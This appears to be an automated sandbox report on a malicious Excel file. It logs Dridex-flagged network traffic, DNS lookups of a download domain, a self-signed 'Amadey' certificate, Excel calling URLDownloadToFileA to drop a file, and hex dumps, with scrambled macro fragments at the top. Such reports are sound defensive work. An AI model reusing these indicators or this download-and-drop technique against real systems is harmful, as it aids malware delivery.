,,.\ndgfht.frg,
,,,nload,,,,,,,,,,,R,,,,,,,,,,,,,,,,,,Mo,,n,,,,,LDow,,JJC,,ToFil,,,,,,,,,,,,,,,,,,,eA,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,CBB,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,r,,",Pl",,,,,,,,,,,,,,,,,u,,ugi,,nl,,,ndl,,,,,,,,,,,,,,,,,,,
,,,it,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,n,,,

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/07/21-18:47:53.102805	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49170	52.12.4.186	192.168.2.22

Network Port Distribution



Total Packets: 50

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 18:47:18.377865076 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:18.469909906 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:18.470122099 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:18.479497910 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:18.571708918 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:18.575726986 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:18.575788021 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:18.575849056 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:18.575891018 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:18.592698097 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:18.686321020 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:18.686815977 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:18.686868906 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:18.970978975 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.062788963 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.239533901 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.239584923 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.239622116 CEST	443	49167	104.21.3.47	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 18:47:19.239650011 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.239675999 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.239715099 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.239742994 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.239764929 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.239816904 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.239826918 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.239834070 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.240355968 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.240389109 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.240458965 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.240489960 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.241555929 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.241626978 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.241698027 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.241822004 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.243746996 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.243788958 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.243948936 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.245755911 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.245806932 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.245882988 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.245932102 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.248019934 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.248048067 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.248119116 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.248164892 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.260421038 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.312257051 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.312293053 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.312510014 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.312722921 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.312791109 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.312800884 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.312856913 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.315057039 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.315093040 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.315179110 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.317131996 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.317171097 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.317218065 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.317246914 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.320336103 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.320369005 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.320453882 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.321410894 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.321526051 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.321531057 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.321587086 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.323760033 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.323796034 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.323838949 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.323865891 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.325587988 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.325642109 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.325664043 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.325696945 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.331682920 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.331720114 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.331888914 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.332788944 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.332850933 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.332894087 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.332945108 CEST	49167	443	192.168.2.22	104.21.3.47

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 18:47:19.335443974 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.335474968 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.335551023 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.336894989 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.336955070 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.397053957 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.397092104 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.397334099 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.397589922 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.397618055 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.397665977 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.397691965 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.398617983 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.398648977 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.398695946 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.398722887 CEST	49167	443	192.168.2.22	104.21.3.47
Apr 7, 2021 18:47:19.400782108 CEST	443	49167	104.21.3.47	192.168.2.22
Apr 7, 2021 18:47:19.400810957 CEST	443	49167	104.21.3.47	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 18:47:18.337178946 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 7, 2021 18:47:18.366961956 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 7, 2021 18:47:52.051546097 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 7, 2021 18:47:52.065507889 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 7, 2021 18:47:52.069269896 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 7, 2021 18:47:52.082361937 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 7, 2021 18:47:53.861712933 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 7, 2021 18:47:53.875118971 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 7, 2021 18:47:53.881526947 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 7, 2021 18:47:53.900218964 CEST	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 18:47:18.337178946 CEST	192.168.2.22	8.8.8.8	0x15d4	Standard query (0)	whiskyexpanse.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 18:47:18.366961956 CEST	8.8.8.8	192.168.2.22	0x15d4	No error (0)	whiskyexpanse.com		104.21.3.47	A (IP address)	IN (0x0001)
Apr 7, 2021 18:47:18.366961956 CEST	8.8.8.8	192.168.2.22	0x15d4	No error (0)	whiskyexpanse.com		172.67.130.61	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 7, 2021 18:47:18.575788021 CEST	104.21.3.47	443	192.168.2.22	49167	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Mar 16 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Wed Mar 16 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 7, 2021 18:47:53.102804899 CEST	52.12.4.186	443	192.168.2.22	49170	CN=amadeamadey.at, OU=Amadey Org, O=Amadey TM, L=Bohn, ST=Bohn, C=AT	CN=amadeamadey.at, OU=Amadey Org, O=Amadey TM, L=Bohn, ST=Bohn, C=AT	Wed Apr 07 09:39:35 CEST 2021	Thu Apr 07 09:39:35 CEST 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2004 Parent PID: 584

General

Start time:	18:46:40
Start date:	07/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f6f0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E198.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FA3EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\B3EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14041828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14041828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14041828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14041828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14041828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14041828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14041828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14041828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14041828C	URLDownloadToFileA
C:\Users\user\ndgfht.frg	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14041828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\BCCB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FA3EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E198.tmp	success or wait	1	13FCAB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\BCCB.tmp	success or wait	1	13FCAB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B3EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	C:\Users\user\Desktop\Documents_460000622_1464906353.xls	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\B3EE0000</td><td>569</td><td>455</td><td>b4 55 5d 4f db 30
14 7d 9f b4 ff 10
f9 75 4a 5c 98 84
a6 a9 29 0f 1b 7b
04 24 e0 07 b8 f6
4d 62 d5 5f b2 0d
a4 ff 7e d7 4e e9
20 2a 4d 23 d8 4b
3e ec 9c 7b ce 3d
76 8e 97 97 bd 56
c5 13 f8 20 ad a9
c9 59 b5 20 05 18
6e 85 34 6d 4d 1e
ee ff 94 3f 48 11
22 33 82 29 6b a0
26 5b 08 e4 72 f5
f5 cb f2 7e eb 20
14 88 36 a1 26 5d
8c ee 27 a5 81 77
a0 59 a8 ac 03 83
33 8d f5 9a 45 7c
f5 2d 75 8c 6f 58
0b f4 7c b1 b8 a0
dc 9a 08 26 96 31
d5 20 ab e5 6f 68
d8 a3 8a c5 55 8f
c3 83 12 67 5a 52
fc 1a be 4b 54 35
91 3a e1 d3 38 3d
88 58 4b 33 42 30
e7 94 e4 2c 62 6b
f4 c9 88 91 ac d2
36 8d e4 20 2c 7f
d4 28 a6 0a ce 03
13 a1 03 88 5a 55
ce 4b d4 e8 ef 20
46 b4 22 bc c3 09
ba 19 71 0e 2a fb
32 cd 1c d6 e9 41
85 11 68 42 a8 1b
bc ab 10 99 9b 09
9d 74 e1 1b 1a fc
0e 43 9a</td><td>.U]O.0.}.....uJ\....)..{.$....
Mb._....~.N. *M#.K>..
{.=v....V... ...Y.
..n.4mM....?H."3.)k.&
[..r....~. ..6.&]..'..w.Y....
3...E|.-u.oX..|......&.1. ..oh
....U....gZR...KT5.:..8=.XK
3B0...,bk......6.. ,..(........ZU
.K... F.".....q.*.2....A..hB..
.......t.....C.</td><td>success or wait</td><td>24</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\B3EE0000</td><td>1024</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>21</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\B3EE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 21 a8 d7 41
c9 01 00 00 01 07
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!.!..A............
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>27</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B3EE0000	21541	1713	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1d 08 02 00 00 00 32 c6 4b 5b 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 06 56 49 44 41 54 48 4b 85 56 f9 53 13 67 18 de cd 66 37 c9 c6 04 c2 9d 80 04 48 40 40 39 14 14 11 04 c9 30 5a 8f a9 4e 55 da 5a db a9 ed d4 8e 5a ff 19 9d f6 d7 76 3a 56 47 04 8f 16 ed d4 22 c8 e1 41 1b 2e 11 41 01 15 44 b9 41 12 72 ef d1 e7 4b 68 44 44 d9 64 66 af f7 7b de e7 7d de e3 5b 5a 96 65 6a b5 c3 e7 76 0f 3d e8 6e ae a9 81 61 d9 a1 43 96 dc 3c 15 cf af b6 88 a2 3f 0c ed 76 3a 47 fa fa 3a eb eb 47 1e f5 fa 3c 1e c0 a9 34 9a e4 ec f5 1b 2b 2b 93 b3 b2 78 9d ee 03 0e de 0b ed 71 2e bc 1c 18 e8 68 a8 1f ee e9 71 3b 1c 0a 8a 12 83 f1 31 34 2d 51	.PNG.....IHDR.....2 .K[....sRGB.....pHYs..... ....+.....VIDATHK.V.S.g...f7 .. ..H@@9.....0Z..NU.Z..... Z.. ...v:VG....."..A...A..D.A.r... KhDD.df..{..}..[Z.ej...v.=.n.. .a..C..<.....?..v:G..:..G...< ...4.....++...x.....q.....h. ...q;.....14-Q	success or wait	6	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\B3EE0000	80312	1896	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 21 a8 d7 41 c9 01 00 00 01 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a8 6c 1d 39 2e 01 00 00 46 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e6 28 a5 e3 b7 01 00 00 33 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 96 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.!..A..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..l.9....F... .....(...xl/_rels/wor kbook.xml.relsPK..-.....!. .(.....3..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\54EE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06
05 00 67 32 cd 07
c1 80 01 00 06 06
00 00 e1 00 02 00
b0 04 c1 00 02 00
00 00 e2 00 00 00
5c 00 70 00 05 00
00 41 6c 62 75 73
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 42 00 02 00
b0 04 61 01 02 00
00 00 c0 01 00 00
3d 01 08 00 01 00
02 00 03 00 04 00
9c 00 02 00 11 00
19 00 02 00 00 00
12 00 02 00 00 00
13 00 02 00 00 00
af 01 02 00 00 00
bc 01 02 00 00 00
3d 00 12 00 f0 00
69 00 d5 39 cd 14
38 00 00 00 00 00
01 00 58 02 40 00
02 00 00 00 8d 00
02 00 00 00 22 00
02 00 00</td><td>........g2....................
......\.p....user

